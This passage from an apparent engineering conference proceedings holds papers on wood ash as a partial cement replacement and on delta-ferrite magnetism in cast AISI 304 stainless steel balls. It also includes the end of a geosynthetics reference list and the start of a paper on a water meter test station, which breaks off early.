- [5]. Yılmaz H.R., 1995, Uygun Bir Geotekstil Kullanımı ile Yol İnşaatında Maliyetlerin Düşürülmesi Üzerine Bir Uygulama, TMMOB İstanbul Şubesi, 3.Ulaştırma Kong., İstanbul.
- [6]. Yılmaz H.R., Aklık P., Eskişar T. 2003(a), Geosentetiklerin Karayollarında Kullanım Olanakları ve Sağladığı Avantajlar Üzerine Bir Araştırma, 7-9 Mayıs, TRODSA, II. Yol Güvenliği Kong., Gazi Üniversitesi, Ankara.
- [7]. Yılmaz H.R., Eskişar T., 2003(b), Cost Considerations on the Economy of Using Geotextiles and an Improvement Application Example for İzmir – Melez Delta, Nonwoven Technical Textiles Technology, June, 28-33.
- [8]. Yılmaz, H.R., Eskişar, T., Aklık, P. 2005. Geofoam malzemesinin geoteknik mühendisliğinde kullanım alanları ve önemi., TMMOB İnşaat Mühendisleri Odası İzmir Şubesi, s. 14-19.
- [9]. Yılmaz H.R., Aklık P., 2005(a), Yol üst Yapısında Geotekstil ve/veya Geogrid Donatılarının Kullanım imkanları, Yöntem ve Kriterleri ve Sağlanan Yararlar Üzerine Bir inceleme, 4-7 Mayıs, TRODSA, III. Yol Güvenliği Kong., Gazi Üniversitesi, Ankara.
- [10]. Yılmaz H.R., Eskişar T., Aklık P., 2006(b), Kaplamasız Yollarda Geotekstil Kullanımının Yararları Üzerine Çeşitli Uygulamalar ile Maliyet Fayda Analizleri, ikinci Ulusal Geosentetikler Konf., 16-17 Kasım Boğaziçi Üniversitesi İstanbul, 191-200.

- [11]. Davarcı B., Örnek M., Türedi Y. (2014), ‘Geogrid Donatılı Gevşek Kum Zemine Oturan Çok Kenarlı Yüzeysel Temellerin Deneysel Analizi’ Erciyes Üniversitesi Fen Bilimleri Dergisi Vol. 30, ISSN 1012-2354
- [12]. MANDAL, J. N. and SAH, H. S., “Bearing capacity tests on geogrid-reinforced clay” Geotextiles and Geomembranes, Volume 11, Issue 3, Pages 327 333,1992
- [13]. YILDIZ A.A., “Donatılı Zeminler Üzerine Oturan Yüzeysel Temellerin Analizi”, Doktora Tezi, Çukurova Üniversitesi, Fen Bilimleri Enstitüsü, Adana, 2002.
- [14]. MANDAL, J. N. and SAH, H. S., “Bearing capacity tests on geogrid-reinforced clay” Geotextiles and Geomembranes, Volume 11, Issue 3, Pages 327 333,1992
- [15]. <https://tr.wikipedia.org/wiki/Bazalt>
- [16]. Haas R., Walls J., Carroll R. G. “ Geogrid Reinforcement of Granular Bases Flexible Pavements” TRANSPORTATION RESEARCH RECORD 1188
- [17]. Al-Qadi IL, Dessouky SH, Kwon J, Tutumluer E. Geogrid in Esnek Kaplamalar: Doğrulanmış Mekanizma. Ulaşım Araştırma Kaydı. 2008; 2045 (1): 102-109. doi: 10.3141 / 2045-12
- [18]. <https://teknoyapi.com.tr/tr/urunler/restorasyon-urunleri/teknobazaltmesh-350>
- [19]. <https://basfiber.com/products/reinforcing-mesh>

STUDY OF THE PROPERTIES OF CEMENT AND MORTAR PASTES CONTAINING WOOD ASH

Ramdane Rihab¹, Kherraf Leila¹, Abdelouahed Assia¹, Hebhouh Houria¹ and Belachia Mouloud¹

¹*Laboratory of Materials, Geotechnical, Habitat and Urban Planning, University of 20 Août 1955,
Skikda, Algeria*

rihab.ramdane9@gmail.com

ABSTRACT

The aim of this investigation is to study the feasibility of a partial replacement of cement with wood ash obtained by the incineration of wood in mortar and cement pastes. The fundamental purpose of this valorization is to eliminate wood waste as well as preserving the environment by minimizing the emission of greenhouse gases (GHG) produced by the cement industry.

To realise this work we introduced wood ash as an addition that partially substitutes cement with rates of 2, 8 and 14%. The behaviour in the fresh state of cement pastes (water demand, setting time and stability) as well as the mechanical performances of mortar at his hardened state (compressive and flexural tensile strength) were evaluated and compared to mixtures with no biomass wood ash.

Keywords: *replacing, cement, biomass, wood ash,*

1. INTRODUCTION

Sustainable development and ecological designs have become very present in the world of civil engineering. However, one of the most used building materials is the most polluting. Indeed, the production of cement, the key ingredient of concrete, is responsible for a significant amount of CO₂ emissions [1].

These concerns lead us to study the feasibility of partial replacement of cement with an eco-material (biomass ash), to develop this work we introduced biomass ash with the rates of 2, 8 and 14% in cement and mortar pastes in order to evaluate their physical properties and mechanical performance.

2. MATERIALS CHARACTERIZATION

The materials used, in this study, are:

- Cement CEM I class 42.5 coming from the cement company of Biskra (Algeria).
- Dune sand from Ben Azzouz- skikda (Algeria)
- Biomass ash obtained by incineration of leftover wood
- Superplasticizer (Poly flow SR 5400)
- Potable water

Table 1. The chemical composition of wood ash and cement

Designations	CEM I	Wood ash
Absolute density g/cm^3	3.077	2.450
SSB Cm^2/g	3094	2962
CaO	62.28	55.34
AL ₂ O ₃	4.40	6.70
Fe ₂ O ₃	3.44	1.15
SiO ₂	20.54	24.59
MgO	3.22	1.31
Na ₂ O	0.26	0.66
K ₂ O	0.54	--
Cl ⁻	0.034	--
SO ₃	2.14	--
PAF	4.50	--
C3S	56.79	--
C2S	11.47	--
C3A	5.85	--
C4AF	10.46	--

The results presented in the table above show that the properties and chemical composition of cement and wood ash approach so the substitution is feasible.

3. EXPERIMENTAL PROGRAM

The objective of this work is to study the impact of the partial substitution of cement by wood ash with rates of 2, 8 and 14% on the properties of cement paste and mortar.

To execute this work we have made cement pastes with normal consistency and the tests carried out on the mixtures are measurement of water demand, time of setting and measure stability.

We have produced mortars with the classic 1/3 formulation (1 volume of cement and 3 volume of sand) with the fixed parameters which are the $W / C = 0.6$ and the adjuvant dosage = 1.3% and the tests carried out are measures of the tensile strength by bending and compression.

4. RESULTS AND DISCUSSION

4.1. Influence of the ash content on the properties of the cement paste

4.1.1. Water demand




Figure 1. Variation de la demande en eau en fonction du taux de substitution

Figure 1 indicates that the water demand of the mixtures increases proportionally with the increase of the substitution rates [2], this is due to the high porosity of the biomass ash which introduces higher water absorption (demand).

4.1.2. Initial and final setting time




Figure 2. Influence of the substitution rate on the initial and final setting time

The results shown in the histogram indicate that the initial and the final setting times increase with the increasing of substitution rates [3].

The initial and final setting times become more significant with the increase of the ash content; this may be due to the slow hydration of the biomass ash compared to the cement on one side and the quantity of water required by the mixtures based on ash on the other hand.

4.1.3. Stability




Figure 3. Stability results versus substitution rate

Stability is checked to ensure that the cement do not contain substances that may cause dangerous expansion over time. Figure 3 shows that the introduction of wood ash does not affect the stability of cement pastes no matter of the substitution rate. The expansion must not be greater than 10 mm on pure paste for all cements [4].

4.2. Influence of the ash content on the properties of the mortar

4.2.1. Compressive strenght




Figure 4. Effect of the substitution rate on the compressive strength

By analyzing Figure 4 we see that at the age of 2 days the mortar with 14% biomass ash shows a higher resistance than the other percentages, this is explained by the considerable amount of CaO contained in the ashes which gives high resistance to mortar at early ages.

Beyond 28 days the witness mortar shows better resistance while the ash-based mortars show a decrease but the values remain acceptable, the possible explanation of this trend is that the ash acts more as a filler than as a binder in the cement matrix [5].

4.2.2. Tensile strength




Figure 5. Effect of the substitution rate on the tensile strength

The mortar with 14% wood ash (figure 4) shows a maximum tensile strength at an early age (2 days), this is explained by the fineness of the ash particles which increase the cohesion between the cement matrix and the aggregates.

Beyond 28 days, an inverse relationship can be distinguished between the two parameters, the tensile strengths decrease with the increase of substitution rates [6].

5. CONCLUSION

From this study we conclude that:

- The water demand of the mixtures increases proportionally with the increase of the substitution rates.
- The initial and end the final time of setting increase with increasing percentages of wood ash.
- The introduction of wood ash does not affect the stability of the cement pastes regardless of the substitution rate.
- The introduction of 14% biomass ash leads to an increase in compressive strength and flexural tensile strength at a young age (2 days).

6. REFERENCES

- [1] Julie R , Propriétés de bétons de cendres volantes provenant de l'incinération des boues de désencrage des usines de cogénération , Mémoire de maîtrise Sherbrooke (Québec) Canada Avril 2011
- [2] Christopher FAPOHUNDA, Bolatito AKINBILE, Akintoye OYELADE, "A Review of the Properties, Structural Characteristics and Application Potentials of Concrete Containing Wood Waste as Partial Replacement of one of its Constituent Material", Journal of built environment, 2018, 6, 63-85
- [3] Mambou Ngueyep Luc Leroy, Fotseu Miyo Christian Dupont, Kamseu Elie, " Valorization of Wood Ashes as Partial Replacement of Portland Cement: Mechanical Performance and Durability", European Journal of Scientific Research, 2019 ,151, 468-478
- [4] Guide de prescription des ciments pour des constructions durables, Cas des bétons coulés en place ,T 47
- [5] Vaishali G. Ghorpade , , "Effect of Wood Waste Ash on the Strength Characteristics of Concrete", Nature environment and pollution technology, 2012, 11,1 ,121-124
- [6] S. Chowdhury, A. Maniar, O.M. Suganya, , "Strength development in concrete with wood ash blended cement and use of soft computing models to predict strength parameters", Journal of Advanced Research, 2015, 6, 907–913

AISI 304 KALİTE PASLANMAZ ÇELİK BİLYELERDE MANYETİZMA

Candan Şen Elkoca¹

¹*Bülent Ecevit Üniversitesi, Alaplı Meslek Yüksek Okulu, Makine ve Metal Teknolojileri Bölümü, Alaplı, Zonguldak / Türkiye*

candansen@gmail.com

ORCID:0000-0002-6123-835X

ÖZET

Tekstil ağartma için kullanılan AISI 304 kalite ostenitik paslanmaz çelik bilyelerde karşılaşılan manyetizma, kullanılan malzemenin kalitesi konusunda şüpheye yol açmıştır. Alınan numuneler kimyasal analize tabi tutulmuş, optik ve taramalı elektron mikroskopları ile incelenmiştir. Optik mikroskoptan alınan görüntüler üzerinde yapılan metalografik analizlerde, ostenitik paslanmaz çelik bilyelerde %10'a varan delta ferrit oluşumlarına rastlanmıştır. Daha önce bu konuda yapılan çalışmalara göre, mikroyapıda bulunan delta ferrit döküm yöntemiyle üretilen AISI 304 kalite çelik malzemelerde karşılaşılan manyetizmanın nedenidir. Döküm ostenitik paslanmaz çelik ürünlerin bu istenmeyen özelliğini ortadan kaldırmak ve manyetik olmayan ostenitik bir mikroyapı garantilemek için kimyasal bileşimdeki ostenit oluşturu elementlerin miktarı artırılmalıdır.

***Anahtar Kelimeler:** Ostenitik paslanmaz çelik, delta ferrit, döküm paslanmaz çelik, manyetizma, çelik bilya.*

MAGNETISM IN AISI 304 GRADE STAINLESS STEEL BALLS

ABSTRACT

The magnetism encountered in AISI 304 grade austenitic stainless steel balls used for textile bleaching raised a question about the quality of the material used. The samples taken were subjected to chemical analysis and examined by optical and scanning electron microscopes. In the metallographic analysis performed on the images taken from the optical microscope, delta ferrite formations up to 10% were found in austenitic stainless steel balls.

According to previous studies on this subject, the magnetic delta ferrite in the microstructure is the cause of magnetism in AISI 304 steel materials produced by the casting method. To eliminate this undesirable feature of cast austenitic stainless steel products and to guarantee a non-magnetic austenitic microstructure, the amount of austenite-forming elements in the chemical composition must be increased.

Keywords: *Ostenitic stainless steel, delta ferrite, cast stainless steel, magnetism, steel ball.*

1. GİRİŞ

Ostenitik paslanmaz çelikler ostenitik mikropularından dolayı manyetik değillerdir (ASM Handbook Vol. 1, 1990). Vakumlu gaz atomizasyon yöntemiyle üretilen döküm AISI 304 kalite paslanmaz çelik bilyeler kumlama amacıyla endüstride birçok alanda kullanılmaktadır. Dövme olanlardan farklı olarak döküm ostenitik paslanmaz çelikler, genellikle ostenitik bir matris ve δ -ferritten oluşan bir mikroyapıya sahiptir [1,2]. Katılaşmış yapıda delta ferritin bulunması, bu tür alaşımların mekanik özellikleri ve korozyon direncini geliştirir, sıcak çatlak oluşumunu en aza indirir ve bu alaşımlara manyetik özellik kazandırır [1,2].

Çoğu ostenitik paslanmaz çelikte, δ -ferrit, Ni / Cr eşdeğeri tarafından belirlenen ferrit-ostenit katılaşma sürecinde ilk faz olarak oluşur. Oluşan ferritin morfolojisi soğuma hızına bağlı olarak iskelet, lata ve hücre tipinde gelişebilir [5]. Hızlı katılaşma, bu alaşımlardaki dahili manyetik alanı önemli ölçüde değiştirmez [4]. γ/δ oranı da Cr ve Ni eşdeğerine göre değişir [1].

Çoğu mineral aşındırıcıya alternatif olarak döküm paslanmaz çelik bilyelerin özellikleri aşağıdaki gibidir (<https://www.abrasiveblastsolutions.com>):

- Lekelemez (kullanım sırasında paslanmaz)
- Sertlik > 750 HV (> 62 HRC)
- Açısal (keskin köşeli) şekle sahiptir
- Dayanıklılık, ergimiş alüminyum oksit'ten en az 15 kat daha fazladır
- Kullanım sırasında daha az toz oluşumuna neden olur
- Hem Air Blast hem de Centrifugal Blast ekipmanları ile uygulanabilir

Bir tekstil firmasında ağartma işleminde kullanılan döküm AISI 304 kalite ostenitik paslanmaz çelik bilyelerde karşılaşılan “manyetizma”, kullanılan malzemenin kalitesi konusunda şüpheye yol açmıştır. Konunun araştırılması için alınan örnekler üzerinde kimyasal analiz, optik ve taramalı elektron mikroskobu (SEM) incelemeleri yapılmıştır.

2. YÖNTEM

Paslanmaz çelik bilyelerin kimyasal bileşimi Tablo 1'deki gibidir.


Tablo 1. Paslanmaz çelik bilyelerin kimyasal bileşimi (%ağ.)

C	Mn	Si	Cr	Ni
0,027	2,18	1,41	18,32	8,43

Paslanmaz çelik bilyeler ilk olarak JEOL JSM 5600 taralamalı elektron mikroskopunda (SEM) gözlenmiştir. Daha sonra kesit mikroyapılarını ortaya çıkarmak için paslanmaz çelik bilyeler metalografik olarak hazırlanmıştır. Sıvı epoksi reçine içerisine gömülen bilyeler önce sırasıyla 240, 320, 400, 600 ve 1000 gridlik SiC zımpara kağıtları ile zımparalanmış, ardından 3 ve 1 µm'luk elmas solüsyonlar ile parlatılmıştır. Parlatılmış yüzeyler 30 saniye süreyle Vilella dağlama ayracıyla (1 g pikrik asit, 4 mL HCl, 96 mL etil alkol) dağlanmıştır. Hazırlanan numuneler Nikon Epiphot 200 ışık mikroskopunda incelenmiştir.

3.BULGULAR

SEM'de gözlenen bilyeler Şekil 1'deki gibidir. Kullanım öncesi köşeli bir görünüm sergileyen bilyelerin kullanım sonrası yuvarlaklaştığı görülmektedir. Kullanım öncesi ve kullanım sonrasında bilyelerin optik mikroskop ve SEM'de kesitten görünüşleri sırasıyla Şekil 2 ve 3'teki gibidir. Kesit incelemelerinde her iki grup numune içerisinde de katılma sonrasında ostenitik yapılarda gözlenebilen delta ferrit oluşumları ile karşılaşılmıştır. Mikroyapıdaki delta ferritin faz oranını tespit etmek için nicel metalografiden yararlanılmıştır. Bu amaçla optik mikroskop ile alınan görüntüler üzerinde 13x13 gritlik ağlarla nokta sayımı gerçekleştirilmiştir (Şekil 4).




Şekil 1. Kullanım öncesi (a) ve sonrası (b) bilyelerin genel görünüşleri

4. SONUÇ VE TARTIŞMA


Optik mikroskop ile alınan görüntüler üzerinde yapılan nokta sayımı analizlerinde ostenitik paslanmaz çelik bilyelerin her iki grubunda da (kullanılmış ve kullanılmamış) ortalama %10,2 delta

ferrit oluşumuna rastlanmıştır. Tespit edilen delta ferritin gönderilen döküm AISI 304 kalite bilyelerdeki manyetizmayı ortaya çıkardığı anlaşılmıştır.


Yapılan incelemelere göre, mıknatıs her iki numuneyi de (parlak-atomize edilmiş ve mat-kullanılmış) çekmektedir. Buradan kumlama işlemleri sonrasında bilyelerde oluşabilecek deformasyonla ostenitten martenzite dönüşümün tek başına etkin olmadığı görülmektedir. Martenzitik yapı oda sıcaklığında manyetik olduğundan [3], bu şekilde yalnızca martenzitik dönüşümden kaynaklanabilecek bir manyetiklik söz konusu olmayacaktır. Literatürde 304 ostenitik paslanmaz çelik baz alınarak yapılan dökümlerde %5-20 arasında ferrit oluşabileceğini bunun da çeliğe manyetik özellik kazandırabileceği belirtilmektedir [1,3]. Örneğin, dövülmüş 304 tip paslanmaz çelik manyetik değildir, ancak döküm eşdeğeri CF-8, mikroyapısında ferrit içermekte ve bu yüzden kısmen manyetik olmaktadır. Mutlaka manyetik olmayan bir paslanmaz çelik isteniyorsa, CF-8M örneğinde olduğu gibi yapıda ostenit oluşturuvcu elementler üst sınırdan getirilmelidir. (Ni' in min. %13 olduğu özel kaliteler mekanik gerilimlere maruz kaldığında bile manyetik olmamaktadır).



Şekil 2. Bilyelerin optik mikroskopta kesitten görünüşleri. Kullanım öncesi (a ve b) ve kullanım sonrası (c ve d)



Şekil 3. Bilyelerin SEM’de kesitten görünüşleri ve bunlara ait EDS analizleri. Kullanım öncesi (a ve b) ve kullanım sonrası (c ve d). (Kırmızı çerçeveler EDS analizinin alındığı bölgeleri göstermektedir).



Şekil 4. Optik mikroskop görüntüleri üzerinde nokta sayımı yapmak için kullanılan 13x13’lük ağ.

Tablo 2’deki kimyasal bileşim aralığında, CF-8 alaşımı ostenit oluşumunu teşvik etmek için karbon ve nikel değerleri üst sınırdaki ve krom ve silisyum değerleri alt sınırdaki tutularak manyetiklik özelliği yok edilebilir. CF-8M alaşımı ise normal kimyasal kompozisyon aralığında üretilmesi durumunda tümüyle ostenitik yapılamayabilir ve manyetiklik özelliği yok edilemeyebilir.

Tablo 2. Dövmeye ve döküm 304 ve 316 kalite ostenitik paslanmaz çeliklerin kimyasal bileşimi

	C	Mn	Si	Cr	Ni	Mo
AISI 304 (Dövmeye)	maks. 0.08	maks. 1.50	maks. 1.00	18-20	8.00-11.00	
ASTM CF-8 (Döküm)	maks. 0.08	maks. 1.50	maks. 2.00	18-21	8.00-11.00	
AISI 316 (Dövmeye)	maks. 0.10	maks. 2.00	maks. 1.00	16-18	10.00-14.00	2.00-3.00
ASTMCF-8M (Döküm)	maks. 0.08	maks. 1.50	maks. 1.50	18-21	9.00-12.00	2.00-3.00

ASTM sınıfı döküm CF-8 ve CF-8M ve AISI sınıfı dövme 304 ve 316 kalitelerin hepsi ostenitik paslanmaz çelik olmasına rağmen, döküm 304 ve 316 kaliteler (CF-8 ve CF-8M) biraz manyetiktir, çünkü tamamen ostenit değildir ve yapılarında yüzde 5-20 arasında ferrit içerirler. Kimyasal bileşimdeki oynamalarla tümüyle ostenitten oluşacak bir yapının üstün şekillendirme özelliğinden yararlanarak, bir döküm parça kolaylıkla levha veya çubuk haline getirebilirler. Döküm malzeme üreticileri ise imalat (dövmeye, haddeleme) açısından aynı zorunluluklarla karşılaşmadıklarından içlerinde bir miktar ferrit içeren ostenitik alaşımlar kullanabilirler.

Döküm paslanmaz çeliklerde bulunan ferrit ayrıca aşağıdaki avantajları sunmaktadır (<https://www.stainlessfoundry.com>):

- Daha yüksek akma dayanımı (normalde 246-316 kg/mm² olan bu tip bir parçanın dayanımı ferrit elimine edildiğinde 140 kg/mm²'ye düşmektedir).
- Kaynak veya döküm sırasında gerilme korozyonu çatlamasına ve sıcak çatlamaya karşı artan direnç
- Taneler arası korozyon riskinin azalması

Dezavantaj olarak ise aşağıdaki hususlarla karşılaşılabilir (<https://www.stainlessfoundry.com>):

- Özel uygulamalar (manyetik bağlantı kullanan elektronik cihazlar gibi) tümüyle manyetik olmayan malzemeler gerektirebilir.
- -184 °C'nin altındaki ve nadiren 550 °C'nin üzerindeki sıcaklıklara maruz kalındığında darbe direncinde düşme ortaya çıkabilir.

Sonuç olarak kullanıcı firmaya;

- Genel olarak dövme ve döküm ostenitik paslanmaz çelikler arasındaki farklılıklar anlatılmıştır.
- Gerek kimyasal analizler gerekse mikroyapısal incelemeler sonrasında elde edilen bulgular sunulmuş ve manyetikliğin yapıda bulunan delta ferritten kaynaklandığı ifade edilmiştir.

- Ostenitik paslanmaz çelik bilyelere manyetiklik özelliğini kazandıran delta ferritin kumlama işlemi sırasında kazandırdığı ekstra avantajlar (dayanım ve bunun sağladığı çoklu kullanım imkanı) bahsedilmiştir.
- Yapılan kumlama işlemi için manyetik özelliklerin istenmemesi durumunda özellikle kimyasal bileşimde tamamıyla ostenitik bir oluşuma yolaçacak değerler (Ni'in min. %13 olması gibi) verilmiştir.

5. KAYNAKÇA

- [1] ASM HANDBOOK, Volume 1: Properties and Selection: Irons, Steels, and High Performance Alloys (1990), ASM International, Materials Park, OH, USA.
- [2] ASM SPECIALTY HANDBOOK: Stainless Steels (1994), ASM International, Materials Park, OH, USA.
- [3] DING, J., HUANG, H., MCCORMICK, P.G. and STREET, R. (1995), Magnetic properties of martensite-austenite mixtures in mechanically milled 304 stainless steel, Journal of Magnetism and Magnetic Materials 139: 109-114.
- [4] GRABAEK, L., JOHNSON, E. and WOOD, J.V. (1989), Phase Distributions in Rapidly Solidified Stainless Steels, Metallurgical Transactions A, Volume 20A, 2259-2266.
- [5] WRIGHT, R.N., FLINN, J.E., KORTH, G.E., BAE, J.C. and KELLY, T.E. (1988), The Microstructure and Phase Relationships in Rapidly Solidified Type 304 Stainless Steel Powders, Metallurgical Transactions A, Volume 19A, 2399-2405.
- [6] <https://www.stainlessfoundry.com/metallurgy/knowledgebase/magnetic/> adresinden alındı.
- [7] <https://www.abrasiveblastsolutions.com/abrasive-solutions/vulkan-stainless-steel-shot/> adresinden alındı.

AKILLI ELEKTRONİK ENSTRÜMANTASYON YÖNTEMİ İLE SU SAYACININ ÖLÇME HATASININ BELİRLENMESİ

Yunus Batmaz¹ Selim Aras²

^{1,2}*Ondokuz Mayıs Üniversitesi, Mühendislik Fakültesi, Samsun, TURKEY*

ynsbatmaz@gmail.com

ORCID: 0000-0003-3088-4137

ÖZET

İnsan hayatının vazgeçilmezi ve doğal kaynaklar arasında büyük öneme sahip olan su günlük yaşantımızın her alanında kullanılmaktadır. Su kullanımının yönetilebilmesi için suyun kaynaktan elde edilmesi, taşınması, dağıtılması, kullanılması ve doğaya atılması aşamalarının her birinde ölçülmesi gerekmektedir. Su kullanımı su sayacı ile ölçülmektedir. Ölçüm değerinin doğruluğu için kalibrasyon yapılması ve test edilmesi kaynakların doğru kullanımı açısından önemlidir. Bu araştırmanın amacı, akıllı elektronik enstrümantasyon sistem tasarımı yaparak su sayacının ölçme hatasının doğru şekilde belirlenmesidir.

Bu amaçla, bir adet su sayacını en az donanımla test edip ölçme hatasını belirleyebilecek test istasyonu tasarlanmış ve gerçekleştirilmiştir. Test istasyonu üç farklı debi değerleri için su sayacı testlerini yapacak şekilde tasarlanmıştır. Tasarlanan test istasyonu su sayaçlarının OIML-R49 standardına uygun ölçme hatası testlerini karşılamaktadır.

Test istasyonu ana sistem bileşenleri besleme su tankı, santrifüjlü pompa, debimetre, oransal vana, terazi ve terazi su tankından oluşmaktadır. Sistemin donanımlar arası haberleşmesi Rs485 Mod-Bus, Rs232, 4-20mA ve 0-10V analog sinyal kullanılarak yapılmış olup bu sistemlerin akıllı kontrolü için C# tabanlı görsel bilgisayar yazılımı yapılmıştır. OIML-R49 standardına göre tasarlanan test istasyonunun kontrolü, akredite test istasyonunda test edilerek sonuçları belgelenmiş su sayaçları ile karşılaştırılarak yapılmıştır. Sayaç kadranının beyaz olması ve ilk hareket ibresinin siyah olmasından faydalanılarak lazer sensör yardımıyla ölçüm yapılmıştır. Bilgisayar yazılımı sayesinde test sırasında veriler anlık olarak görüntülenebilmekte ve test süresi bitiminde otomatik olarak sayaç hata değeri hesaplanabilmektedir. Hesaplanan hata değerleri kaydedebilmekte, geçmiş test sonuçları görüntülenebilmekte ve diğer testler ile karşılaştırma yapılabilmekte ve çıktıları

alınabilmektedir. Araştırmadan elde edilen bulgulara bakıldığında ölçme hatasının belirlenmesinde akıllı elektronik enstrümantasyon yönteminin kullanılmasının ölçme hatası sonuçlarının kesinliğini arttırdığı görülmüştür. Sonuç olarak bu yöntem kullanılarak su sayacı ölçme hatasının belirlenmesindeki kesinliğin artması test sonuçlarının güvenilirliğini arttırmaktadır.

Anahtar Kelimeler: *Su sayacı, Test, Test istasyonu, Ölçme hatası, Kalibrasyon, Rs485, Rs232, PLC, Scada, Haberleşme Protokolü*

DETERMINING OF THE WATER METER MEASUREMENT ERROR WITH INTELLIGENT ELECTRONIC INSTRUMENTAL METHOD

ABSTRACT

Water, which is indispensable for human life and is of great importance among natural resources, is used in all areas of our daily life. In order to manage water use, water must be measured at each of the stages of obtaining, transporting, distributing, using and disposing of water from the source. Water use is measured by a water meter. Calibration and testing for the accuracy of the measurement value is important for the correct use of resources. The purpose of this research is to accurately determine the measurement error of the water meter by designing a smart electronic instrumentation system.

For this purpose, a test station that can test a water meter with minimum equipment and determine the measurement error was designed and built. The test station is designed to perform water meter tests for three different flow rates. The designed test station meets the measurement error tests of water meters in accordance with the OIML-R49 standard.


The main system components of the test station consist of feed water tank, centrifugal pump, flow meter, proportional valve, balance and scale water tank. The inter-hardware communication of the system was made using Rs485 Mod-Bus, Rs232, 4-20mA and 0-10V analog signals, and C # based visual computer software was made for the intelligent control of these systems. The test station, designed according to the OIML-R49 standard, was tested in the accredited test station and compared with the certified water meters. Taking advantage of the fact that the meter dial is white and the first movement needle is black, measurement was made with the help of a laser sensor. Thanks to the computer software, the data can be displayed instantly during the test and the counter error value can be calculated automatically at the end

of the test period. Calculated error values can be recorded, past test results can be displayed, and comparison with other tests can be made and print outs can be made. Considering the findings obtained from the research, it was seen that the use of smart electronic instrumentation method in determining measurement error increases the accuracy of measurement error results. As a result, the increase in precision in determining the water meter measurement error using this method increases the reliability of the test results.

Keywords: *Water meter, Test, Test bench, Measurement error, Calibration, Rs485, Rs232, PLC, Scada, Communication Protocol*

1. GİRİŞ

Su Sayacı, ölçme şartlarında, ölçüm çeviricisinden geçen suyun hacminin ölçülmesi, hafızaya alınması ve görüntülenmesi için tasarlanan ölçü aletidir [1]. Evimizde ellerimizi yıkadığımız, duş aldığımız, bulaşık ve çamaşırlarımızı yıkadığımız ve yemeklerimizin yayında içtiğimiz, üretim tesislerinde ürünlerin arındırılması, makinelerin soğutulması, ortam temizliğinin yapılması, barajlarda enerji elde edilmesi, tarımsal alanda bitkilerin sulanması gibi birçok alanda kullanılan suyun miktarının ölçülebilmesi için farklı büyüklüklerde su sayaçları kullanılır.




Şekil 1. Su sayacı kesiti

Ölçülmek istenen suyun sürekli debisine ve bağlanacak borunun çapına göre su sayaçlarının ebatları değişmektedir. Su sayaçları su geçmeye başladığında çalışmaya başlasa bile her su sayacının doğru ölçüm yaptığı bir debi aralığı bulunmaktadır. Bu da hassasiyet olarak adlandırılmaktadır. Hassasiyet (R) değeri maksimum debinin minimum debiye oranıdır. Genel olarak su sayaçları 16 bar basınca kadar sürekli çalışabilmekte iken 2 katı basınç altında ise 1 dakika dayanabilmektedir.

Bir su sayacı, Alt-üst gövde ve mekanizma olmak üzere iki ana kısımdan oluşur. Alt-üst gövde sayaç mekanizmasını içine alan kısımdır. Genel olarak bakır-alaşım MS58 malzemedен imal edilmektedir. Üst gövde pres, alt gövde döküm yöntemi ile üretilmektedir.

Mekanizma yazıcı grubu ve ölçüm grubu olmak üzere ikiye ayrılmaktadır. Ölçüm grubu pervane ve çanaktan oluşmaktadır. Pervane suyun çarpması ile dönmektedir. Pervanenin dönüş hızını pervane yapısının yanı sıra alt gövde tasarımı, su basıncı, suyun akış profili ve çarpma açısı gibi faktörler etkilemektedir. İdeal olarak pervane dönüş hızının suyun akış hızına doğru orantılı olması sağlanmaya çalışılmaktadır. Yazıcı grubu adından da anlaşılacağı gibi su tüketimini kayıt altına alan ve tüketimin okunabilmesini sağlayan dişli, ibre ve tamburlardan oluşmaktadır. Ölçme zincirini oluşturan dişliler ölçüm grubundan gelen dönme hareketi ile suyun debisine orantılı hızlarda dönmektedir. Kadran üzerinde bulunan ibreler metre küp cinsinden alt skalaları oluştururken tamburlarda üst skalaları oluşturmaktadır. Alt skalalar kırmızı renkte olup üst skalalar siyah renkte gösterilmektedir. Sayacın indeksi kadran üzerinde bulunan skalalardan okunmakta ve su tüketimi faturalandırılmaktadır.



Şekil 2. Kadran görüntüsü

Suyun akışı hız esaslı olarak ölçülebileceği gibi hacimsel, elektromanyetik ve ultrasonik olmak üzere farklı metotlarla da ölçülebilmektedir.

Tüm canlılar için temel besin maddesi olan su, ikame edilememesinin yanında hayatın ve ekosistemin ana kaynağını oluşturmaktadır. Suyun hayati öneme sahip olduğu insan kullanımı, enerji üretimi, ekonomik kalkınma, tarımsal sulama, ekosistemin devamlılığı, ulusal güvenlik gibi birçok sektör bulunmaktadır [2]. Birleşmiş Milletler'in 2012 yılında yayınladığı Dördüncü Dünya Su Geliştirme Raporu'na göre; 2025 yılında 1,8 milyar insanın su kıtlığı, dünya nüfusunun üçte ikisinin ise su stresi yaşayacağı hesaplanmıştır. Bu durum giderek artan nüfus, şehirleşme, sanayileşme ve bunların sebep olduğu çevresel kirlilik, iklim değişikliği nedeniyle yaşanan kuraklıklar, belirli ve az miktarda olan tatlı su kaynaklarımızın üzerindeki baskıyı daha da artırmaktadır. Falkenmark su stres indeksine göre bir ülkede kişi başına yıllık su arzının 1.700 m³'ün altında olması mevsimlik veya sürekli su stresi

ile karşı karşıya olma durumuna işaret etmektedir. Su arzının 1.000 m³'ün altına düşmesi insanın yaşam koşullarında sıkıntılara neden olmaktadır. Su arzının 500 m³'ün altına düşmesi durumunda ise insan yaşamında ciddi sıkıntılar ortaya çıkar ki, bu mutlak su kıtlığı olarak nitelendirilmektedir (Falkenmark vd., 1989) [3].

Kaynaktan çıkan, taşınan, dağıtılan ve kullanılan su miktarının ve kayıplarının doğru ölçülmesi, rezervlerin kontrol edilmesi, arz-taleplerin karşılanabilmesi ve yapılacak yatırımların planlanması ülkeler ve insanlar için aşırı önemlidir. Ölçü ve Ölçü Aletleri Muayene Yönetmeliği 'ne göre su, elektrik ve gaz sayaçlarının periyodik muayeneleri 10 yılda bir Bakanlık Ölçüler ve Ayar Teşkilatı tarafından yapılır [4]. Su sayaçlarının mekanik yapısı, zamana bağlı performans kayıpları, kullanılan suyun kalitesi ve çevre koşulları göz önüne alındığında bu sürenin kısaltılması suyun doğru ölçülmesini arttıracak, kayıp kaçak miktarının azaltılmasını sağlayacaktır. Periyodik muayene süresinin kısaltılması birim zamanda yapılan test miktarını arttıracığı için test uygulama merkezlerinin ve test istasyonlarının artması demektir. Dünya genelinde su sayaçları performans testleri ülke standartları (Uluslararası Yasal Metroloji Örgütü) OIML R49-2 test metotları baz alınarak yapılmaktadır [5].

- Statik Basınç Testi (Static pressure test)
